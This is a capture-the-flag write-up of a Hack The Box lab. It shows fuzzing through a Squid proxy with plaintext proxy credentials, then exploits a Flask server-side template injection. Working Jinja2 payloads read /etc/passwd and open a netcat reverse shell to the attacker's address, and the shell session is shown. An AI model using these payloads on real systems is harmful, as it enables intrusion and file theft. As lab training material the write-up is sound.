
You see 2 differents fuzzing we did through proxychains, ffuf which gives nothing and dirsearch found 3 directories but no files.

```
proxychains -q ffuf -w /usr/share/dirb/wordlists/common.txt:FUZZ -u http://127.0.0.1/FUZZ -recursion -recursion-depth 3 -e .php,.py,.h
```



```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Extensions       : .php .py .html .json .js .conf
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

:: Progress: [32298/32298] :: Job [1/1] :: 21520 req/sec :: Duration: [0:00:02] :: Errors: 32298 ::
```

```
proxychains -q dirsearch -w /usr/share/wordlists/dirb/common.txt -u http://127.0.0.1/ -e .py,.php,.html,.js,.conf -r --recursion-depth
```




```
  v0.4.1

Extensions: py, php, html, js, conf | HTTP method: GET | Threads: 30 | Wordlist size: 4613

Output File: /root/.dirsearch/reports/127.0.0.1/_21-11-23_09-11-53.txt

Error Log: /root/.dirsearch/logs/errors-21-11-23_09-11-53.log

Target: http://127.0.0.1/

[09:11:53] Starting:
[09:11:53] 301 -  185B  - /app  ->  http://127.0.0.1/app/     (Added to queue)
[09:11:59] Starting: app/
[09:12:01] 301 -  185B  - /app/config  ->  http://127.0.0.1/app/config/     (Added to queue)
[09:12:06] 301 -  185B  - /app/static  ->  http://127.0.0.1/app/static/     (Added to queue)
[09:12:07] 301 -  185B  - /app/templates  ->  http://127.0.0.1/app/templates/     (Added to queue)
[09:12:08] Starting: app/config/
[09:12:16] Starting: app/static/
[09:12:25] Starting: app/templates/

Task Completed
```

The header from a curl request identified as lance.friedman

```
GET http://127.0.0.1/ HTTP/1.1
> Host: 127.0.0.1
> Proxy-Authorization: Basic bGFuY2UuZnJpZWRtYW46bz5XSjUtakQ8NV5tMw==
> User-Agent: curl/7.74.0
> Accept: */*
> Proxy-Connection: Keep-Alive
```


When we renew the fuzzing with ffuf giving the option -x for the squidproxy and the request header with -H with good parameters for authentication we are finding more interesting things.

```
ffuf -x 'http://10.129.96.25:3128' -H 'Proxy-Authorization: Basic bGFuY2UuZnJpZWRtYW46bz5XSjUtakQ8NV5tMw=='
-u http://127.0.0.1/FUZZ -w /usr/share/wordlists/dirb/common.txt:FUZZ  -recursion -recursion-depth 3
-e .php,.py,.html,.json,.js,.conf
```




```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : Proxy-Authorization: Basic bGFuY2UuZnJpZWRtYW46bz5XSjUtakQ8NV5tMw==
 :: Extensions       : .php .py .html .json .js .conf
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : http://10.129.96.25:3128
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

                        [Status: 200, Size: 612, Words: 79, Lines: 26]
app                     [Status: 301, Size: 185, Words: 6, Lines: 8]
[INFO] Adding a new job to the queue: http://127.0.0.1/app/FUZZ

[INFO] Starting queued job on target: http://127.0.0.1/app/FUZZ

                        [Status: 403, Size: 169, Words: 4, Lines: 8]
app.py                  [Status: 200, Size: 748, Words: 102, Lines: 28]
config                  [Status: 301, Size: 185, Words: 6, Lines: 8]
[INFO] Adding a new job to the queue: http://127.0.0.1/app/config/FUZZ

static                  [Status: 301, Size: 185, Words: 6, Lines: 8]
[INFO] Adding a new job to the queue: http://127.0.0.1/app/static/FUZZ

templates               [Status: 301, Size: 185, Words: 6, Lines: 8]
[INFO] Adding a new job to the queue: http://127.0.0.1/app/templates/FUZZ

[INFO] Starting queued job on target: http://127.0.0.1/app/config/FUZZ

                        [Status: 403, Size: 169, Words: 4, Lines: 8]
config.json             [Status: 200, Size: 38, Words: 4, Lines: 4]
[INFO] Starting queued job on target: http://127.0.0.1/app/static/FUZZ

                        [Status: 403, Size: 169, Words: 4, Lines: 8]
[INFO] Starting queued job on target: http://127.0.0.1/app/templates/FUZZ

                        [Status: 403, Size: 169, Words: 4, Lines: 8]
:: Progress: [32298/32298] :: Job [5/5] :: 2304 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

Why such things happens, what is the difference between the first fuzzing with ffuf which gives no result and the last one which give us a perfect answer ?



Almost what we are trying to achieve


The problem with the first ffuf attempt ffuf is trying to access my kali localhost that's why only error are coming out.



```
┌──(root💀mykali)-[/home/myoscp]
└─# proxychains -q ffuf -w /usr/share/dirb/wordlists/common.txt:FUZZ -u
http://127.0.0.1/FUZZ -recursion -recursion-depth 3 -e .php,.py,.html,.j
son,.js,.conf -v

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://127.0.0.1/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Extensions       : .php .py .html .json .js .conf
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

:: Progress: [40/32298] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
[Status: 200, Size: 1619, Words: 51, Lines: 49]
| URL | http://127.0.0.1/
    * FUZZ:

:: Progress: [41/32298] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00]
[Status: 200, Size: 807, Words: 128, Lines: 28]
| URL | http://127.0.0.1/.profile
    * FUZZ: .profile

:: Progress: [132/32298] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00
:: Progress: [149/32298] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00
[Status: 301, Size: 0, Words: 1, Lines: 1]
| URL | http://127.0.0.1/.ssh
| --> | /.ssh/
    * FUZZ: .ssh

:: Progress: [153/32298] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00
[INFO] Adding a new job to the queue: http://127.0.0.1/.ssh/FUZZ

:: Progress: [252/32298] :: Job [1/2] :: 0 req/sec :: Duration: [0:00:00
:: Progress: [346/32298] :: Job [1/2] :: 0 req/sec :: Duration: [0:00:00
:: Progress: [429/32298] :: Job [1/2] :: 0 req/sec :: Duration: [0:00:00
:: Progress: [433/32298] :: Job [1/2] :: 0 req/sec :: Duration: [0:00:00
[WARN] Caught keyboard interrupt (Ctrl-C)

[INFO] Starting queued job on target: http://127.0.0.1/.ssh/FUZZ

:: Progress: [0/32298] :: Job [2/2] :: 0 req/sec :: Duration: [0:00:00]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

```
┌──(myoscp㉿mykali)-[~]
└─$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvs.json HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.php HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.py HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.html HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.json HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.js HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvs.js HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvs.conf HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvsignore.php HTTP/1.1" 404
-
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvsignore.py HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvsignore.html HTTP/1.1" 404
 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvsignore.json HTTP/1.1" 404
 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvsignore.js HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.cvsignore.conf HTTP/1.1" 404
 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.forward HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.forward.php HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.forward.py HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.forward.html HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.forward.json HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.forward.js HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.forward.conf HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.git/HEAD.php HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.git/HEAD.py HTTP/1.1" 404 -
127.0.0.1 - - [23/Nov/2021 12:19:13] code 404, message File not found
127.0.0.1 - - [23/Nov/2021 12:19:13] "GET /.git/HEAD.html HTTP/1.1" 404
-
```

And for the dirsearch command actually it works well but we are donkey who don't read the man...



Wordlists (IMPORTANT)

Summary:

- Wordlist is a text file, each line is a path.
- About extensions, unlike other tools, dirsearch only replaces the `%EXT%` keyword with extensions from **-e** flag.
- For wordlists without `%EXT%` (like SecLists), **-f | --force-extensions** switch is required to append extensions to every word in wordlist, as well as the `/`.
- To use multiple wordlists, you can separate your wordlists with commas. Example: `wordlist1.txt,wordlist2.txt`.

Examples:

- Normal extensions

```
index.%EXT%
```

Passing **asp** and **aspx** extensions will generate the following dictionary:

```
index
index.asp
index.aspx
```

- Force extensions


```
admin
```

Passing "php" and "html" extensions with **-f**/**--force-extensions** flag will generate the following dictionary:

```
admin
admin.php
admin.html
admin/
```

https://github.com/maurosoria/dirsearch

```
proxychains -q dirsearch -w /usr/share/wordlists/dirb/common.txt -u http://127.0.0.1/ -e .py,.php,.html,.js,.conf -f
-r --recursion-depth 4
```




```
dirsearch v0.4.1

Extensions: py, php, html, js, conf | HTTP method: GET | Threads: 30 | Wordlist size: 32276

Output File: /root/.dirsearch/reports/127.0.0.1/_21-11-23_12-02-57.txt

Error Log: /root/.dirsearch/logs/errors-21-11-23_12-02-57.log

Target: http://127.0.0.1/

[12:02:57] Starting:
[12:03:04] 403 -  571B  - /app/     (Added to queue)
[12:03:04] 301 -  185B  - /app  ->  http://127.0.0.1/app/
[12:04:02] Starting: app/
[12:04:08] 200 -  748B  - /app/app.py
[12:04:16] 301 -  185B  - /app/config  ->  http://127.0.0.1/app/config/     (Added to queue)
[12:04:16] 403 -  571B  - /app/config/
[12:04:58] 403 -  571B  - /app/static/
[12:04:58] 301 -  185B  - /app/static  ->  http://127.0.0.1/app/static/     (Added to queue)
[12:05:00] 403 -  571B  - /app/templates/     (Added to queue)
[12:05:00] 301 -  185B  - /app/templates  ->  http://127.0.0.1/app/templates/
[12:05:09] Starting: app/config/
[12:06:18] Starting: app/static/
CTRL+C detected: Pausing threads, please wait...
[e]xit / [c]ontinue / [n]ext: e

Canceled by the user
```

HTTP://127.0.0.1/APP/APP.py

```
curl -vv -x 'http://lance.friedman:o>WJ5-jD<5^m3@10.129.96.25:3128/' http://127.0.0.1/app/app.py
```

```
*   Trying 10.129.96.25:3128...
* Connected to 10.129.96.25 (10.129.96.25) port 3128 (#0)
* Proxy auth using Basic with user 'lance.friedman'
> GET http://127.0.0.1/app/app.py HTTP/1.1
> Host: 127.0.0.1
> Proxy-Authorization: Basic bGFuY2UuZnJpZWRtYW46bz5XSjUtakQ8NV5tMw==
> User-Agent: curl/7.74.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Tue, 23 Nov 2021 14:02:37 GMT
< Content-Type: application/octet-stream
< Content-Length: 748
< Last-Modified: Wed, 27 Oct 2021 21:48:00 GMT
< ETag: "6179c910-2ec"
< Accept-Ranges: bytes
< Age: 1121
< X-Cache: HIT from flustered
< X-Cache-Lookup: HIT from flustered:3128
< Via: 1.1 flustered (squid/4.6)
< Connection: keep-alive
<
from flask import Flask, render_template_string, url_for, json, request
app = Flask(__name__)

def getsiteurl(config):
  if config and "siteurl" in config:
    return config["siteurl"]
  else:
    return "steampunk-era.htb"

@app.route("/", methods=['GET', 'POST'])
def index_page():
  # Will replace this with a proper file when the site is ready
  config = request.json

  template = f'''
    <html>
    <head>
    <title>{getsiteurl(config)} - Coming Soon</title>
    </head>
    <body style="background-image: url('{url_for('static', filename='steampunk-3006650_1280.webp')}');background-size:
100%;background-repeat: no-repeat;">
    </body>
    </html>
  '''
  return render_template_string(template)
```

```
if __name__ == "__main__":
  app.run()
* Connection #0 to host 10.129.96.25 left intact
```



💡 Well we are getting the python code and we can see a beautiful Template Injection !

```
curl -X POST flustered.htb -H 'Content-Type: application/json' --data '{"siteurl":"SSTI HERE"}'
```

Let's find a payload which fits : https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server Side Template Injection/README.md#jinja2

```
curl -X POST http://10.129.96.25/ -H 'Content-Type: application/json' --data
'{"siteurl":"{{ get_flashed_messages.__globals__.__builtins__.open(\"/etc/passwd\").read() }}"}'
```


```
    <html>
    <head>
    <title>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jennifer:x:1000:1000:,,,:/home/jennifer:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

```
_rpc:x:106:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:107:65534::/var/lib/nfs:/usr/sbin/nologin
gluster:x:108:112::/var/lib/glusterd:/usr/sbin/nologin
mysql:x:109:113:MySQL Server,,,:/nonexistent:/bin/false
 - Coming Soon</title>
    </head>
    <body style="background-image: url('/static/steampunk-3006650_1280.webp');background-size: 100%;background-repeat:
no-repeat;">
    </body>
    </html>
```

Let's try to get a reverse shell then

```
nc -lvnp 1234
```

```
curl -X POST http://10.129.96.25/ -H 'Content-Type: application/json' --data '{"siteurl":"{{ cycler.__init__.__globals__.
__builtins__.__import__('"'os').popen('nc -e /bin/bash 10.10.14.10 1234'"').read() }}"}'
```




```
└─# ip a | grep tun0                 1 ⨯
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 10.10.14.10/23 scope global tun0

┌──(root💀mykali)-[/home/myoscp/htb_univ/epsilon]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.129.96.25] 48648
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ipconfig
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
